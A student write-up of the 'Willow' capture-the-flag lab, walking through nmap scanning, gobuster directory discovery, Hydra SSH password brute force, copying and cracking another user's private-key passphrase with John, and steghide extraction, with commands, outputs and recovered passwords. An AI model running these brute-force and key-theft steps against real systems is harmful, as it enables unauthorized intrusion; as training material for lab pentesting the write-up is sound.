VIT®
BHOPAL
www.vitbhopal.ac.in

WILLOW CTF
WRITE UP


CYBER PROJECT EXHIBITION | GROUP 44

GETTING STARTED

WHAT IS PENTESTING?

If we are to describe Pen Testing, it is a basic type of testing that is used to find the vulnerabilities, threats and risks that an attackers can exploit in an application.


Willow CTF is based on the basic principles of pentesting. The CTF - Capture The Flag begins with an IP Address being provided to us.



We will access the IP Address provided to us:

139.59.92.241

When, visiting the above IP Address we will see that it's a normal website:



From the website we can see that there is no interesting information on the front end of the website. Hence, we will now move to the Kali Linux Terminal side to begin our basic pen-testing. The Write-Up is written from scratch and will require installation of a few features into the Kali Linux.

The first step will involve searching of ports which are open for us to use. Now what are **Open Ports?** Network ports are the communication endpoints for a machine that is connected to the Internet. When a service listens on a port it can receive data from a client application, process it and communicate a response.

Malicious client applications (ex. scripts, bots, malware) often exploit code found in the server software that let them get unauthorized access on the remote machine. This is one of the reasons why testing all ports is vital to achieving an in-depth security verification.

Port scanning is part of the first phase of a penetration test and allows you to find all network entry points available on a target system.

```
nmap -sV 139.59.92.241
```

We will perform an nmap scan using the above command on the IP Address provided to see the ports which are open. We use the command -sV to find out service's versions which are running on remote hosts with "-sV" option. There are numerous commands to run a nmap scan on target machine. (Cheat Sheet)

```
kali@kali:~$ nmap -sV 139.59.92.241
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-29 07:54 EDT
Nmap scan report for 139.59.92.241
Host is up (0.082s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
kali@kali:~$
```

Here we come across an open SSH port which we will brute force using gobuster. This is another tool which can be installed in Kali Linux. Gobuster is a tool used to brute-force:
URIs (directories and files) in web sites.
DNS subdomains (with wildcard support).


It can be installed using the below command in the Kali Linux Terminal:

```
sudo apt-get install gobuster
```

```
kali@kali:~$ sudo apt-get install gobuster
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
gobuster is already the newest version (3.0.1-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 834 not upgraded.
kali@kali:~$
```

One can use the below command to see if they have gobusters installed or not within their system:

```
gobuster -h
```




We will now use gobusters to uncover and find the directories which could get us more valuable data. Where the flag -u indicates the URL where the gobuster will is being deployed over. The flag -w specifies the location of the wordlist.

```
gobuster dir - u 139.59.92.241 -w /usr/share/wordlists/dirb/common.txt
```


Upon running the above command we uncover numerous other pages which are available on the server.

We can go access the directories. We will notice that the below directory is of key interest:

```
http://139.59.92.241/dev/
```



When we access the directory we come across a file named todo.txt.




From this todo.txt file, we realize that there is a possibility of user named Ralph. We understand that this is a message written by K for Ralph. He requests Ralph to change the password which he calls as a weak password. We remember that earlier we had found an SSH connection port which can now be brute-forced to acquire the password for Ralph. We decided to brute-force in the case of Ralph since we discovered it's a weak password. We had also discovered the SSH during our nmap scan. There are two ways to login into an account on this machine, it's either through **SSH with an RSA Private Key or with a passphrase**. In case of Ralph we will be using brute-force to discover the passphrase for the account ralph.


Brute-force using a dictionary:

Brute force attacks involves repeated login attempts using every possible letter, number, and character combination to guess a password. These repeated login attempts are made possible using a dictionary list. Commonly used password lists, popular names, pet names, movie or television characters, and other words can all be part of a dictionary list.

There are a few already pre-available dictionary list within the Kali Linux. One such is rockyou.txt. This is usually a zipped file and requires to be unzipped which can be done easily. First we will find the file in our terminal. One of the ways to find the terminal is to open it in the File System. In the below screenshot the file can be directly opened in the terminal using the below.



The command we use is gunzip to unzip the .gz file. We will later use the command ls to confirm the file extension has been changed to .txt instead of the earlier .txt.gz



Now, once we have our dictionary list unzipped it is ready to be used. We will now be using Hydra.

Hydra? It is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It comes pre-installed with Kali Linux and can be run using the below command.

```
hydra -l ralph -P /usr/share/wordlists/rockyou.txt -t 4 139.59.92.241 ssh
```

Where, -l mentions the username and the flag -P is used to specify the path of the wordlist which can probably have a possible password to SSH into the Machine. Upon running the above hydra command we receive the following results:

```
kali@kali:/$ hydra -l ralph -P /usr/share/wordlists/rockyou.txt -t 4 139.59.92.241 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-29 09:24:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://139.59.92.241:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[22][ssh] host: 139.59.92.241   login: ralph   password: teamo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-29 09:26:44
kali@kali:/$
```

Here we aquire the password to SSH into 139.59.92.241 using the login of ralph.

```
ssh ralph@139.59.92.241
```

It will prompt us for the password for ralph which we will enter. Hence, SSH into the machine.

```
kali@kali:~$ ssh ralph@139.59.92.241
ralph@139.59.92.241's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Oct 29 13:35:04 2020 from [redacted]
ralph@willow:~$
```

Let's list out the files within the user ralph's home directory.

```
ralph@willow:~$ ls -al
total 32
drwxr-xr-x 1 ralph ralph 4096 Oct 27 17:15 .
drwxr-xr-x 1 root  root  4096 Oct 23 08:41 ..
-rw------- 1 ralph ralph  180 Oct 29 13:34 .bash_history
-rw-r--r-- 1 ralph ralph  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ralph ralph 3771 Aug 31  2015 .bashrc
drwx------ 2 ralph ralph 4096 Oct 27 16:57 .cache
-rw-r--r-- 1 ralph ralph  655 Jul 12  2019 .profile
ralph@willow:~$
```

Now, since we don't find anything interesting here, we will move to the home directory. And over here we find a user home directory kenny.

```
ralph@willow:~$ cd ..
ralph@willow:/home$ ls -al
total 20
drwxr-xr-x 1 root  root  4096 Oct 23 08:41 .
drwxr-xr-x 1 root  root  4096 Oct 27 16:42 ..
drwxr-xr-x 1 kenny kenny 4096 Oct 27 17:47 kenny
drwxr-xr-x 1 ralph ralph 4096 Oct 27 17:15 ralph
ralph@willow:/home$
```

Now, entering the directory of the user Kenny.

```
ralph@willow:/home$ cd kenny
ralph@willow:/home/kenny$ ls -al
total 112
drwxr-xr-x 1 kenny kenny  4096 Oct 27 17:47 .
drwxr-xr-x 1 root  root   4096 Oct 23 08:41 ..
-rw------- 1 kenny kenny    70 Oct 27 17:49 .bash_history
-rw-r--r-- 1 kenny kenny   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 kenny kenny  3771 Aug 31  2015 .bashrc
drwx------ 2 kenny kenny  4096 Oct 27 17:35 .cache
-rw-r----- 1 kenny kenny 70439 Oct 10 12:42 .pass.jpg
-rw-r--r-- 1 kenny kenny   655 Jul 12  2019 .profile
drwxrwxr-x 1 kenny kenny  4096 Oct 23 08:41 .ssh
-rw-r--r-- 1 kenny kenny     0 Oct 27 17:47 .sudo_as_admin_successful
-rw------- 1 root  root     26 Oct 10 12:50 flag.txt
ralph@willow:/home/kenny$
```

We find the final flag which is called flag.txt and can only be accessed with root priveleges. When we try to access the file flag.txt the access is denied. We see an interesting file called .pass.jpg which can only be accessed by the user kenny.
After changing directory to .ssh, we see the user kenny's ssh Private Key which can be used to login as Kenny through SSH. We will make a local copy of the id_rsa file on our local machine.

```
ralph@willow:/home/kenny$ cd .ssh
ralph@willow:/home/kenny/.ssh$ ls -al
total 20
drwxrwxr-x 1 kenny kenny 4096 Oct 23 08:41 .
drwxr-xr-x 1 kenny kenny 4096 Oct 27 17:47 ..
-rw-r--r-- 1 kenny kenny  725 Oct 10 12:42 authorized_keys
-rw-r--r-- 1 kenny kenny 3327 Oct 10 12:42 id_rsa
-rw-r--r-- 1 kenny kenny  725 Oct 10 12:42 id_rsa.pub
ralph@willow:/home/kenny/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
```

We will copy the contents of this file and create a local copy of the id_rsa. We will run the below command in our local host terminal.

```
kali@kali:~$ vim id_rsa
```

When we run the above command, we will be transferred to the text editor. On the text editor we will paste the contents and then when done use this command to write and quit:


```
:wq
```

Making the id_rsa file in the terminal:


We need to change the permissions for the private key (that's just how ssh key's work):

```
chmod 600 id_rsa
```


Now let's try sshing into the Machine using id_rsa and Kenny as the login:



We are asked for a passphrase for id_rsa which we don't have. We will try brute-forcing the passphrase for id_rsa using John.



Now we will use this ssh2ohn.py program to convert our id_rsa file into an hash file, we do this by:



Then, we later use cat command to see the contents of the file id_rsa_hash which is a new file we created to store the hash values formulated by the ssh2john.py program from id_rsa.

Now we will, use the below command to brute-force and find the passphrase for the file.

```
sudo john -wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash
```

```
kali@kali:~$ sudo john -wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:12 DONE (2020-10-29 13:30) 0.08230g/s 1180Kp/s 1180Kc/s 1180KC/sa6_123..*7¡Vamos!
Session completed
kali@kali:~$
```

Now we will SSH into Kenny's account since we know the passphrase now for the id_rsa file.

```
kali@kali:~$ ssh -i id_rsa kenny@139.59.92.241
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Oct 27 17:46:23 2020 from 117.195.108.214
kenny@willow:~$
```

Now we have access to Kenny's files. We will now try accessing the flag.txt:

```
kenny@willow:~$ ls -al
total 112
drwxr-xr-x 1 kenny kenny  4096 Oct 27 17:47 .
drwxr-xr-x 1 root  root   4096 Oct 23 08:41 ..
-rw------- 1 kenny kenny    70 Oct 27 17:49 .bash_history
-rw-r--r-- 1 kenny kenny   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 kenny kenny  3771 Aug 31  2015 .bashrc
drwx------ 2 kenny kenny  4096 Oct 27 17:35 .cache
-rw-r----- 1 kenny kenny 70439 Oct 10 12:42 .pass.jpg
-rw-r--r-- 1 kenny kenny   655 Jul 12  2019 .profile
drwxrwxr-x 1 kenny kenny  4096 Oct 23 08:41 .ssh
-rw-r--r-- 1 kenny kenny     0 Oct 27 17:47 .sudo_as_admin_successful
-rw------- 1 root  root     26 Oct 10 12:50 flag.txt
kenny@willow:~$ cat flag.txt
cat: flag.txt: Permission denied
kenny@willow:~$
```

Now we require sudo privileges to access the flag.txt. But since we don't know the passphrase we will now have to try acquiring the passphrase for Kenny's account. Remember the .pass.jpg file? Let's bring that over to our local machine.

This could mean that the user kenny stored his password in the .pass.jpg file using steganography. **Steganography** is the practice of concealing a file, message, image, or video within another file.


We will now log out from our SSH by either excuting exit command or by Cltrl+D. We will go back to our local terminal. Then we will execute the below command to directly instal the JPG file into our current directory which is denoted by " . " .

```
scp -i id_rsa kenny@139.59.92.241:/home/kenny/.pass.jpg .
```


Ensure that you are running the above mentioned command in the local terminal.

```
kali@kali:~$ scp -i id_rsa kenny@139.59.92.241:/home/kenny/.pass.jpg .
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
.pass.jpg
kali@kali:~$
```

Now we have downloaded the .pass.jpg into our local directory and we can open it using the GUI or 'thunar . 'command. Ensure to right click and enable see hidden files to view the files.



To ensure hidden files are visible one can do CTRL+H or do the below:




Since, Steghide is not pre-installed in Kali we will be installing it seperately. It is a steganography hiding tool which hides data in some of the least significant bits of another file in such a way that the existence of the data file is not visible and cannot be proven.

```
sudo apt-get install steghide
```


We will now use the below command to extract the password from the JPG File.

```
steghide --extract -sF .pass.jpg
```

Upon running the command it asks for a passcode, we just press enter and it allows us in. It will create a fille call pass.txt which stores the password. When performing cat pass.txt we will receive our final password for Kenny.



Now we will SSH into Kenny using his password.



Hence we finally get our flag for this basic pentesting challenge.